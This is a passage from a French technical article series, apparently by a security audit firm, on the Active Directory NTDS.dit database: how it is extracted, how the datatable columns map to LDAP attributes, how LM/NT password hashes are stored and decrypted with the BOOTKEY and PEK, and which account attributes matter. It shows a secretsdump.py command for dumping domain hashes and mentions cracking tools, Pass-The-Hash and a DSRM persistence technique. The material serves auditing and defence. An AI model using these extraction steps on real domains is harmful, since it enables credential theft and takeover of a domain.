ifm : quit
C:\WINDOWS\SYSTEM32\ntdsutil.exe: quit
```

Utilisation de l'utilitaire `ntdsutil` pour extraire le NTDS

En effet, le NTDS étant ouvert exclusivement par le système, il ne peut pas être copié proprement pendant son utilisation. Il existe néanmoins d'autres façons de procéder à son extraction :

- Copier le fichier depuis un contrôleur de domaine éteint ;
- Copier le fichier avec l'utilitaire `ntbackup` ou Windows Server Backup. Il sera cependant nécessaire de joindre les fichiers de journalisation et de point de contrôle (présent dans même dossier que le NTDS) afin de le reconstruire à l'aide de l'utilitaire `esentutl.exe` ;
- Réaliser une copie à partir d'une sauvegarde issue du mécanisme Volume ShadowCopy Service tel que `VSSadmin` ou `DiskShadow` (peut également nécessiter une reconstruction) ;
- Utiliser des logiciels tiers de sauvegarde.

Tips

Si des erreurs lors de l'utilisation de `ntdsutil` surviennent, il est recommandé de vérifier qu'une solution de sécurité telle qu'un EDR n'entrave pas le bon déroulé du processus.

Cette extraction du NTDS demandera des privilèges très élevés sur le domaine. Elle peut, par exemple, être réalisée par un administrateur de domaine.

Une fois que le NTDS est récupéré, il peut être lu au travers de divers outils / bibliothèques.

Le parsing de fichiers au format ESE étant complexe [3], il est recommandé d'utiliser les ressources connues suivantes, disponibles sur Internet :

- L'utilitaire esentutl.exe ;
- La bibliothèque C libesedb ou son wrapper python (disponible à l'adresse suivante : <https://pypi.org/project/libesedb-python/>) ;
- NTDSXtract : <https://github.com/csababarta/ntdsxtract> ;
- Le parseur d'Impacket : <https://github.com/fortra/impacket/blob/master/impacket/ese.py> ;
- Le module python dissect.esedb (disponible à l'adresse suivante <https://github.com/fox-it/dissect.esedb>) ;
- Des outils de réponse à incident ou de sauvegarde tels que Veem Backup.

« Le temps de traitement / parsing du NTDS varie en fonction de sa taille, qui dépend de l'envergure de votre Active Directory. Cette opération peut prendre quelques minutes pour un petit fichier de 50 Mo, plusieurs dizaines de minutes pour un NTDS d'un giga, voire plusieurs heures pour un NTDS de plus de 10 Go. »

Afin de faciliter l'analyse des données, il est préférable de parcourir le NTDS et d'exporter les données vers une base de données d'un autre type, tel que SQL ou MongoDB. En effet, ces types de bases de données, à l'inverse de la bibliothèque libesedb, permettent d'effectuer des requêtes sur les données retournant des résultats dans un temps raisonnable.

Note

Pour notre service managé IAMBuster, nous avons opté pour le parser inclus dans la suite d'outils Impacket et pour MongoDB concernant le stockage des données.

Le temps de traitement / parsing du NTDS varie en fonction de sa taille, qui dépend de l'envergure de votre Active Directory. Cette opération peut prendre quelques minutes pour un petit fichier de 50 Mo, plusieurs dizaines de minutes pour un NTDS d'un giga, voire plusieurs heures pour un NTDS de plus de 10 Go.

Cet article a permis d'éclaircir des notions relatives au format et à la structure du fichier NTDS.DIT et a également abordé la partie parsing dédiée à la lecture et à l'extraction des informations de l'Active Directory.

Dans les prochaines parties, nous étudierons les données qu'il contient ainsi que les informations pertinentes à observer dans le cadre d'un audit de sécurité.



Active Directory : on dépile le NTDS

Partie #2 - La datatable

Dans le paragraphe précédent, nous parlions des différentes tables que contient la base de données NTDS de l'Active Directory. Parmi celles-ci, la table la plus intéressante et la plus importante en termes de contenu se nomme la datatable. Elle contient les données utilisateurs, groupes, machines, relation d'approbation, etc. Ce sont les informations contenues dans cette table qui sont retournées dans les requêtes LDAP.

L'objectif de cet article est donc de présenter cette structure de données, afin de rentrer plus dans le détail dans le contenu, lors de nos prochains articles.

La structure

Chaque objet de l'Active Directory occupe une ligne dans la table datatable et une ligne peut atteindre plusieurs milliers de colonnes (attributs ou propriétés). Ce nombre très important provient du mécanisme d'extension de schéma qui permet d'ajouter des colonnes pour des objets spécifiques faisant suite à l'installation d'un nouveau service compatible Active Directory ou à une montée de version du schéma. À titre d'exemple, lorsqu'un serveur Exchange est installé dans une entreprise, de nouvelles colonnes spécifiques vont être ajoutées dans la datatable et seront utilisées uniquement par les objets Exchange. Les champs de ces colonnes seront vides pour les autres objets.

Le nombre important de colonnes est l'une des raisons qui a contraint Microsoft à ne pas utiliser de base de données relationnelles classiques. En effet, des bases comme PostgreSQL [4] se limitent à 1600 colonnes et 1024 pour SQL Server [5].

Note

Dans le cadre de nos audits Active Directory au travers de notre solution IAMBuster ([lien à mettre](#)), le nombre de colonnes de la datatable oscille entre 1400 pour du niveau fonctionnel 2008R2 et 3500 pour du niveau fonctionnel en 2016. En effet, Microsoft met à jour le schéma à chaque nouvelle version de Windows Server [5].

Le nom des colonnes

Les noms des colonnes de la datatable ne sont pas compréhensibles par un être humain. Elles sont formées de la façon suivante :

- Un préfixe « ATT » + une lettre (indiquant le type de donnée) + un identifiant numérique (l'ID de l'attribut). Exemple : ATT**m**590045
- La lettre indique le type de données stockées [6] :
 - **j** : entier sur 4 octets (JET_coltyp.Long) ;
 - **q / l** : entier signé sur 8 octets (généralement des timestamps) (JET_coltyp.Currency) ;
 - **m** : chaîne de caractères (JET_coltyp.LongText) ;
 - **k / r** : Binaire (JET_coltyp.LongBinary) ;
 - Etc.


Pour pouvoir comprendre à quoi correspondent les données stockées dans chaque colonne, le procédé n'est pas trivial, mais facilement automatisable. Ce procédé avait déjà été documenté il y a une dizaine d'années par des chercheurs de l'ANSSI [7].

Pour mener notre recherche d'attribut, il est nécessaire de connaître les prérequis suivants obtenus lors d'une recherche manuelle initiale :

- La colonne ATTm131532 de la datatable contient le nom LDAP de l'objet ;
- La colonne ATTC131102 de la datatable contient l'ID de l'attribut

Voici les différentes étapes :

1. Nous cherchons dans la table MSysObjects les colonnes présentes dans la datatable du NTDS.
Ex : ATT**m**590045
2. Nous cherchons ensuite dans la datatable l'ID de l'attribut égal à 590045.
3. Après avoir identifié l'objet (la ligne) qui contient l'ID 590045, nous regardons dans la colonne ATTm131532 le nom LDAP correspondant
sAMAccountName - ATTm590045



Méthode pour rechercher un attribut

Voici quelques exemples de nom de colonnes intéressantes :

Nom de la colonne	Attribut LDAP	Description
ATTm590045	sAMAccountName	Nom d'un utilisateur, nom d'une machine, nom d'un domaine (trust), etc.
ATTm13	description	Description de l'objet
ATTj589836	badPwdCount	Nombre de saisie d'un mot de passe incorrect
ATTm590187	operatingSystem	Nom du système d'exploitation (ex : Windows 10 Professionnel) lorsque c'est un compte machine
ATTm590188	operatingSystemVersion	Version du système d'exploitation (ex :10.0 (19042)) lorsque c'est un compte machine
ATTr589970	objectSID	L'identifiant (SID) de l'objet

Le tableau ci-dessous permet de comprendre pourquoi on parle de table « creuse ».




Active Directory : on dépile le NTDS

GALAXY							
cn	RDN	sAMAccountName	logonCount	primaryGroupID	operatingSystem	minPwdLength	description
ATTm3	ATTm589825	ATTm590045	ATTJ589993	ATTJ589922	ATTm590187	ATTJ589903	ATTm13
Administrator	Administrator	Administrator	24	513			Built-in account for administering the computer/doma
Guest	Guest	Guest	0	514			Built-in account for guest access to the computer/doma
CORUSCANT	CORUSCANT	CORUSCANT\$	154	516	Windows Server 2008 R2 Enterprise		
	galaxy					7	
Domain Computers	Domain Computers	Domain Computers					All workstations and servers joined to the domain
Domain Controllers	Domain Controllers	Domain Controllers					All domain controllers in the domain
Schema Admins	Schema Admins	Schema Admins					Designated administrators of the schema
Enterprise Admins	Enterprise Admins	Enterprise Admins					Designated administrators of the enterprise
Domain Admins	Domain Admins	Domain Admins					Designated administrators of the domain
Domain Users	Domain Users	Domain Users					All domain users
DnsAdmins	DnsAdmins	DnsAdmins					DNS Administrators Group
Zone	galaxy.xmco						
X-WING-1	X-WING-1	X-WING-1\$	48	515	Windows 7 Professional N		
TATOOINE	TATOOINE	TATOOINE\$	98	515	Windows Server 2008 R2 Enterprise		
Mace Windu	Mace Windu	mwindu	0	513			maitre jedi
Qui-Gon Jinn	Qui-Gon Jinn	qjin	35	513			maitre jedi
Obi-Wan Kenobi	Obi-Wan Kenobi	okenobi	4	513			maitre jedi
Anakin Skywalker	Anakin Skywalker	askywalker	0	513			maitre jedi
Luke Skywalker	Luke Skywalker	lskywalker	0	513			maitre jedi
Yoda	Yoda	Yoda	46	513			maitre jedi
Chief	Chief	chief					Group of chiefs

Extrait de cinq types d'objets présents dans la datatable

Ainsi, comme illustré, il faut imaginer la datatable comme un gros fichier Excel avec énormément de case vide. L'objet Compte utilisateur dispose d'un nom (sAMAccountName), d'un compteur de connexion (logonCount) mais ne dispose pas de système d'exploitation qui est dédié pour les comptes machines.

L'objet Domaine ne dispose d'aucun autre attribut ici excepté la taille minimum des mots de passe par défaut, qui est défini seulement à son niveau.



Objets correspondants

« Pour pouvoir comprendre à quoi correspondent les données stockées dans chaque colonne de la datatable, le procédé n'est pas trivial, mais facilement automatisable. Ce procédé avait déjà été documenté il y a une dizaine d'années par des chercheurs de l'ANSSI »

La liste des correspondances entre le nom de colonne de la datatable et le nom LDAP a été publiée sur notre GitHub pour trois niveaux fonctionnels de domaine différent :

- **2008 R2** : https://github.com/xmco/ntds_extract/blob/main/Part-2-La-Datatable/Win2008R2_level.txt
- **2012 R2** : https://github.com/xmco/ntds_extract/blob/main/Part-2-La-Datatable/Win2012R2_level.txt
- **2016** : https://github.com/xmco/ntds_extract/blob/main/Part-2-La-Datatable/Win2016_level.txt

Un script permettant de régénérer cette liste pour un NTDS donné a également été fourni. En fonction du niveau fonctionnel du domaine, le nombre de colonnes diffère.

https://github.com/xmco/ntds_extract/blob/main/Part-2-La-Datatable/extract_ntds_columns_name.py

Lorsque vous avez établi les noms de colonnes que vous souhaitez extraire, il est possible d'accéder directement aux données.

```
FIELDS = {
    'cn': 'ATTm3',
    'RDN': 'ATTm589825',
    'sAMAccountName': 'ATTm590045',
    'logonCount': 'ATTj589993',
    'primaryGroupID': 'ATTj589922',
    'operatingSystem': 'ATTm590187',
    'minPwdLength': 'ATTj589903',
    'description': 'ATTm13',
    'LDAPName': 'ATTm131532'
}

def extract_field(file_path):
    output = []
    with open(file_path, "rb") as fh:
        db = EseDB(fh)
        datatable = db.table("datatable")
        for record in datatable.records():
            line = []
            for field in FIELDS.values():
                line.append(record.get(field)) # eg. record.get('ATTm590045') => askywalker
            output.append(line)
    return output
```

Exemple disponible sur notre Github développé à l'aide du module python Dissect [8]

Néanmoins, certains types d'attributs tels que les dates, les SID ou encore les données chiffrées nécessiteront un traitement particulier pour être exploités. Parmi les données chiffrées, nous avons les condensats cryptographiques des mots de passe (hashNT et hashLM), des informations extrêmement précieuses, que nous aborderons en détail dans un prochain article.

Note

Les noms des colonnes de la datatable ne changent pas d'un Active Directory à un autre (excepté des colonnes ajoutées par des logiciels tiers). Ainsi la colonne ATTm590045 contiendra toujours l'attribut sAMAccountName.



Active Directory : on dépile le NTDS

Partie #3 – Les empreintes des mots de passe

Dans cette partie, nous abordons la donnée la plus sensible qui est stockée dans le NTDS : les empreintes cryptographiques des mots de passe utilisateurs (appelé également hash ou encore condensat des mots de passe).

Dans la partie précédente, nous avons listé l'ensemble des colonnes de la datatable en fonction des différents niveaux fonctionnels d'Active Directory (cf. https://github.com/xmco/ntds_extract/tree/main/Part-2-La-Datatable)

Au sein des colonnes ATTK589879 et ATTK589914, nous allons retrouver les empreintes cryptographiques des mots de passe utilisateurs sous deux formats : LM (LAN Manager et NT (NT hash).

Les attaques sur les empreintes LM et NT peuvent être classées en plusieurs catégories, notamment :

- 1. Attaques par force brute :** Ces attaques consistent à essayer toutes les combinaisons possibles de caractères jusqu'à trouver celle qui correspond à l'empreinte cryptographique du mot de passe. Des outils tels que Hashcat et John the Ripper sont couramment utilisés.
- 2. Attaques par dictionnaire :** Les attaques par dictionnaire utilisent un ensemble défini de mots et de phrases, souvent tirés de listes de mots de passe courants ou de dictionnaires, pour tenter de deviner les mots de passe correspondants aux empreintes cryptographiques LM et NT. Les attaquants peuvent également utiliser des variations de ces mots en appliquant des transformations simples, telles que la substitution de caractères ou l'ajout de préfixes et de suffixes. Les outils John the Ripper ou Hashcat sont également utilisés.
- 3. Attaques par Rainbow Tables :** Les tables « arc-en-ciel » sont des structures de données précalculées qui permettent de retrouver rapidement un mot de passe à partir de son empreinte cryptographique. Celles-ci sont plus rapides que les attaques par force brute et par dictionnaire, car elles tirent parti de l'espace mémoire pour réduire le temps de recherche. Des outils tels que RainbowCrack et Ophcrack sont populaires pour effectuer ce type d'attaques.


Le Format LM

Le format LM est le plus ancien et est considéré obsolète par Microsoft depuis 2006 et la sortie de Windows Vista. En effet, la taille du mot de passe ne peut pas réellement dépasser 14 caractères et n'est pas sensible à la casse (les minuscules sont converties en majuscules).

De plus, par construction, il est faible face aux attaques par cryptanalyse qui nécessite uniquement de bruteforcer deux mots de passe de 7 caractères en majuscules.

Voici ci-dessous la description et le schéma qui illustre la création d'un hash LM :

1. Conversion du mot de passe en majuscule ;
2. Séparation du mot de passe en 2 mots de passe de 7 caractères (le mot de passe est tronqué à 14 caractères) ;
3. Ajout de bourrage si la longueur est inférieure à 14 caractères (caractère NULL) ;
4. Application de l'algorithme DES pour chiffrer la chaîne de caractères arbitraires « KGS!@#\$\$% » en utilisant le 2 mots de passe comme clés ;
5. Concaténation des deux résultats pour obtenir le hash LM.



Un attaquant ayant récupéré des hash LM pourra récupérer le mot de passe original via différents types d'attaque pouvant prendre quelques minutes à quelques heures. L'une d'entre elle repose sur un compromis temps / mémoire, il s'agit de table de résultats précalculés, appelée Rainbow Tables

Depuis Windows Vista et Windows Serveur 2008, la génération du format LM est désactivée et une GPO est également disponible. Le mot de passe est stocké uniquement au format NT. Lorsqu'un compte utilisateur dispose d'une empreinte LM associé à un mot de passe non vide, il est nécessaire de s'assurer que le stockage au format LM est bien désactivé via la GPO 'Sécurité réseau : ne pas stocker de valeurs de hachage de niveau Lan Manager' et surtout de **changer le mot de passe** après application.

Bien qu'obsolète et non généré par défaut depuis plus de 15 ans, les empreintes sous format LM sont encore utilisés dans beaucoup d'entreprises (entre 1 et 3% des mots de passe d'après nos audits IAMBuster). En effet, la suppression de l'empreinte au format LM nécessite de changer le mot de passe après l'application de la GPO. Il est donc encore courant de voir de vieux comptes de services dont le mot de passe n'a jamais été changé, qui possèdent encore leur empreinte LM.

Le format NT

Le format NT est apparu en 1997 avec Windows NT 4 Service Pack 3 et corrige les défauts du hash LM :

- Le codage passe en Unicode UCS-2 qui augmente l'entropie (chaque caractère est codé sur deux octets)
- La longueur des mots de passe augmente de 14 à 255 caractères
- L'algorithme DES est abandonné au profit de MD4

Celui-ci est bien plus résistant aux attaques mentionnées en introduction.

Voici ci-dessous un tableau qui montre quelques exemples des deux formats de stockage de mots de passe.

Mot de passe	Hash LM	Hash NT
jedimaster	1934425df90e03b45acc35a98e0ae6f9	454da4021f7b054cbdeb3885ad8d1b1c
wcsRb0lePdhs	52f2eadda0a87897b214e2be51e01fad	fb1588d471d3f3fb8cee550b916d2d04
(vide)	aad3b435b51404eeaad3b435b51404ee	31d6cfe0d16ae931b73c59d7e0c089c0



Active Directory : on dépile le NTDS

Note

Il est très fréquent d'observer de nombreux comptes utilisateurs ayant un hashLM et un hashNT vides. Ces comptes sont généralement issus d'un autre domaine ayant une relation d'approbation. Leurs empreintes de mots de passe sont en réalité stockées dans la base NTDS d'un autre Active Directory.

Un autre point intéressant est l'absence de sel dans la génération des empreintes. Le sel est une chaîne de caractères aléatoires ajoutée lors du processus de génération permettant de rendre unique une empreinte. Ainsi, deux mots de passe identiques auront une empreinte générée différente. Cette absence de sel permet notamment de connaître le nombre de mots de passe identiques sans avoir besoin de casser ces empreintes.

Note

La comparaison des empreintes permet d'identifier facilement des utilisateurs qui, lorsqu'ils ont plusieurs comptes pour différents usages, réutilisent le même mot de passe sur leurs comptes. Un exemple courant est un administrateur qui utilise le même mot de passe pour son compte bureautique et son compte d'administration privilégié.

Extraction dans le NTDS

Dans le NTDS, les champs correspondants aux empreintes cryptographiques sont les suivants :

Hash	Colonne	Nom LDAP
LM	ATTk589879	dBCSPwd
NT	ATTk589914	unicodePwd

Les hash stockés dans le NTDS sont cependant chiffrés et non accessibles directement comme d'autres attributs tels que le login utilisateur ou sa description. Afin d'exploiter les empreintes des utilisateurs, il est nécessaire de les déchiffrer avec la clé PEK (Password Encryption Key). Cette dernière est utilisée pour chiffrer les données « sensibles » du NTDS et a la même valeur pour l'ensemble du domaine. Ainsi, la clé utilisée pour le NTDS du contrôleur de domaine primaire sera identique à la clé du domaine secondaire.

La PEK est également stockée sous forme chiffrée dans le NTDS lui-même (colonne *ATTk590689*). Pour la déchiffrer, la *BOOTKEY*, stockée dans la ruche SYSTEM (C:\Windows\System32\config\SYSTEM) sera nécessaire. Sans la ruche SYSTEM, vous ne pourrez pas accéder aux données chiffrées contenues dans le NTDS tels que les hashes des mots de passe, des hashes des mots de passe historiques et d'autres attributs additionnels pouvant contenir des secrets (*supplementalCredentials*).

Note

Lorsqu'une sauvegarde du NTDS est réalisée avec l'utilitaire NTDSUtil, la ruche SYSTEM est toujours exportée avec.

Microsoft a mis en place 3 couches de chiffrements pour protéger hash NT et LM contenu dans le NTDS.

Voici donc les 3 étapes :

- Déchiffrer la PEK avec la BOOTKEY (RC4 - couche 1) ;
- Déchiffrer le hash une première fois avec la PEK et RC4 (couche 2) ;
- Déchiffrer une seconde fois le hash avec l'algorithme DES et une clé basée sur le RID de l'utilisateur (couche 3).

Note

Le RID (relative ID) est une partie du Security Identifier (SID) qui est un identifiant unique et immuable de sécurité alphanumérique assigné dans l'Active Directory pour chaque système, utilisateur ou objet.

Voici quelques outils disponibles permettant d'effectuer l'opération :

- Le module Get-ADDBAccount de DSInternals : <https://github.com/MichaelGrafnetter/DSInternals/> ;
- Le module Secretsdump d'Impacket.

```
→ Active Directory secretsdump.py -ntds ntds.dit -system ../registry/SYSTEM -hashes lmhash:nthash LOCAL -outputfile ntlm-extract
Impacket v0.10.1.dev1+20230327.122651.a3f0373d - Copyright 2022 Fortra

[*] Target system bootKey: 0x88ce06d4e24199b66731f3dad0788287 ①
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash) ②
[*] Searching for pekList, be patient ③
[*] PEK # 0 found and decrypted: 903bca705d8860fae4cd6a1cb97c9a4a ④
[*] Reading and decrypting hashes from ntds.dit ⑤
```

Exemple du processus d'extraction des empreintes utilisateurs avec le module d'Impacket

Commande d'extraction des hashes utilisateurs d'un NTDS :

1. La BOOTKEY est extraite depuis la ruche système fournie ;
2. Les empreintes des utilisateurs sont récupérées (colonne ATTK589879 et ATTK589914 de chaque objet utilisateurs) ;
3. Recherche de la PEK (objet avec la colonne ATTK590689 non vide) ;
4. La PEK est déchiffrée avec la BOOTKEY (couche 1) ;
5. Déchiffrement des hashes utilisateurs avec la PEK (couche 2 et couche 3).

Exploitation des mots de passe

Comme évoqué précédemment, un mot de passe utilisateur sous un format LM ne vous résistera pas longtemps dû à sa conception. En revanche, le format NT, même après 20 ans, résiste bien aux attaques de cryptanalyse par force brute, à partir du moment où le mot de passe est suffisamment complexe. Ainsi, un mot de passe dérivé du login, dérivé du nom de l'entreprise ou présent dans un dictionnaire sur Internet ne résistera pas longtemps aux différentes attaques de cassage pour retrouver sa valeur en clair. En revanche, un mot de passe de plus de 12 caractères aléatoires et variés (caractères spéciaux, chiffres, etc.) sera très résistant.

Bien qu'un mot de passe robuste sous un format NT ne puisse pas être cassé dans un temps raisonnable, un attaquant peut se passer de cette étape. En effet, au travers du protocole d'authentification réseau NTLM, encore omniprésent dans les environnements Active Directory, seule l'empreinte du mot de passe utilisateur est nécessaire pour se connecter sur un service distant tel qu'SMB. Cette technique, découverte en 1997 (mais réellement exploitée 10 ans plus tard) a été baptisée « Pass-The-Hash » et fonctionne toujours aujourd'hui.

Nous reviendrons sur les empreintes des mots de passe dans d'autres parties de la série (compte de service krbtgt, tickets Kerberos, etc.).



Active Directory : on dépile le NTDS

Partie #4 - Les comptes dans l'Active Directory

Cet article aborde les comptes de l'Active Directory que nous allons retrouver dans la base de données NTDS.

On peut distinguer trois types de comptes dans un Active Directory :

- 1. Comptes d'utilisateurs :** Ils ont généralement des noms reconnaissables qui correspondent au nom de l'utilisateur (exemple : p.nom). En entreprise, les comptes d'administration peuvent être marqués comme tels afin de les reconnaître plus facilement (ex : p.nom-adm).
- 2. Comptes machines :** Ils sont généralement nommés selon la machine à laquelle ils correspondent et leur nom termine par un signe dollar « \$ » (par exemple «COMPUTERNAME\$»). Lorsqu'un domaine a une relation d'approbation avec un autre domaine, le nom de ce dernier apparaît également sous la forme d'un compte machine.
- 3. Comptes de service :** Ces comptes sont souvent nommés d'après le service qu'ils font fonctionner. En fonction des usages, ils peuvent être des comptes de services managés (MSA [9], qui se termine par « \$ »), des comptes machines ou des comptes utilisateurs pour faire fonctionner le service cible. Par exemple, un compte de service pour SQL Server pourrait s'appeler «SQLService».

Lorsqu'on ouvre une base NTDS, les comptes sont associés à énormément d'attributs. D'un point de vue sécurité, voici ceux qui nous intéressent :

Propriété	Colonne	Description
sAMAccountName	ATTm590045	Le login du compte qui permet d'identifier l'utilisateur ou le service qui l'utilise. Ex : bastien.nom
objectSID	ATTr589970	Security Identifier [10]. Identifiant unique pour chaque objet. Ex : S-1-5-21-7623811015-3361044348-030300820-1013
DBCSPwd	ATTk589879	Empreinte du mot de passe au format LM. Cet attribut est chiffré. Cf. Part-3 : Les empreintes de mot de passe.
unicodePwd	ATTk589914	Empreinte du mot de passe au format NT. Cet attribut est chiffré. Cf. Part-3 : Les empreintes de mot de passe.
pekList	ATTk590689	Clés stockées (Password encryption key). Chiffrées comme les empreintes LM et NT.
supplementalCredentials	ATTk589949	Attribut chiffré (avec la même clé que les empreintes LM et NT) pouvant contenir la valeur en clair du mot de passe.
servicePrincipalName	ATTm590595	Service Principal Name (SPN) d'un compte de service. Ex : MSSQLSvc/COMPUTERNAME:1433

primarygroup	ATTj589922	Le groupe primaire du compte. Exemple : RID 513 (utilisateur du domaine) ou RID 515 (ordinateur du domaine).
logoncount	ATTj589993	Le nombre de fois qu'un utilisateur s'est authentifié auprès du contrôleur de domaine. Cet attribut n'est pas répliqué (dans le cas où le domaine est constitué de plusieurs DC).
badPwdCount	ATTj589836	Le nombre de mots de passe invalides saisis. Cet attribut est réinitialisé lorsque l'utilisateur saisit le bon mot de passe ou après un certain temps défini dans les paramètres du domaine. Cet attribut n'est pas répliqué.
description	ATTm13	La description du compte. Cet attribut est souvent utilisé pour stocker des mots de passe par les administrateurs. Des outils [11] disponibles sur internet permettent d'effectuer des vérifications automatisées.
whenCreated	ATTi131074	La date de création du compte
whenChanged	ATTi131075	La dernière fois que le compte a été modifié
lastlogon	ATTq589876	La dernière date de connexion du compte sur le contrôleur de domaine. Attention, ce champ n'est pas répliqué entre les différents contrôleurs de domaine.
lastLogonTimestamp	ATTq591520	La dernière date de connexion du compte sur le contrôleur de domaine. À la différence de lastlogon, celui-ci est répliqué par défaut uniquement si la valeur précédente est supérieure à 14 jours [12] .
accountExpires	ATTq589983	Date à laquelle le compte ne pourra plus être utilisé (peut être vide). Lorsque le compte est expiré, il est toujours considéré comme activé dans la propriété « status ».
pwdLastSet	ATTq589920	La date du dernier changement de mot de passe
userPrincipalName	ATTm590480	Le nom complet du compte (login + domaine). Ex : bastien.nom@xmco.lan
userAccountControl	ATTj589832	Propriété du compte tel qu'activé, désactivé, verrouillé, absence d'expiration du mot de passe, etc. L'ensemble des propriétés sont disponibles sur le site de Microsoft.
info	ATTm131153	Attribut complémentaire à l'attribut « description » pouvant contenir des précisions sur le compte
operatingSystem	ATTm590187	Nom du système. Ex : Windows Server 2019 Standard



Active Directory : on dépile le NTDS

operatingSystemVersion	ATTm590188	Version du système. Ex : 10.0 (17763)
operatingSystemService-Pack	ATTm590189	Information sur le Service pack. Ex : Service Pack 1.
sidHistory	ATTr590433	Contient les SID précédents utilisés pour référencer l'objet si ce dernier a été déplacé depuis un autre domaine.
adminCount	ATTj589974	Attribut ayant une valeur vide, 0 et 1. Lorsque la valeur est égale à 1, l'utilisateur est, ou était, dans un groupe d'administration protégé. Plus d'informations sont disponibles dans cet article [13] .

Les comptes par défaut « built-in »

Lors de la création d'un domaine, trois comptes « Built-in » sont créés :

- Administrateur (RID 500) : compte administrateur de domaine par défaut ;
- Invité (RID 501) : compte permettant un accès limité à une machine du domaine. Par défaut, celui-ci est désactivé et son mot de passe est vide ;
- Krbtgt (RID 502) : compte de service dont le mot de passe est utilisé dans le processus d'authentification Kerberos. Ce compte est également désactivé par défaut et son mot de passe est généré de manière aléatoire.

Il est recommandé de ne pas utiliser le compte **Administrateur** pour administrer le domaine. En effet, ce compte non nominatif ne permet pas d'imputer les actions effectuées à un utilisateur. Ce compte doit être uniquement **un compte de secours** et son mot de passe doit être stocké de manière sécurisée et tracée.

Tips

Pour connaître la date de création d'un domaine, il suffit de relever la date de création de l'un des trois comptes ci-dessus.

Le compte d'administration DSRM

Un compte moins connu appelé DSRM pour Directory Services Restore Mode est un compte local qui existe sur chaque contrôleur de domaine, permettant la restauration de l'Active Directory. Ce compte « brise-glace » n'est pas stocké dans la base de données NTDS.dit car celui-ci doit être accessible même si la base de données NTDS.dit ne peut pas être lue, comme c'est le cas lorsqu'un contrôleur de domaine démarre en mode DSRM.

À noter que depuis une mise à jour [KB961320](#), une option est proposée pour synchroniser le mot de passe du compte DSRM avec celui du compte administrateur built-in. Une technique de persistance pour un attaquant ayant compromis ce compte est décrite dans l'article suivant : <https://adsecurity.org/?p=1714>

Quel est le nombre de comptes maximum pour un AD ?

Lors de nos audits avec notre solution [IAMBuster](#), nous avons audité des Active Directory jusqu'à plus de 250 000 comptes et pour un nombre total de SID d'environ 500 000. Cela peut sembler beaucoup mais le service Active Directory depuis Windows Server 2012 peut gérer un peu plus de deux milliards de SID dans la vie d'un domaine selon la documentation officielle [14].

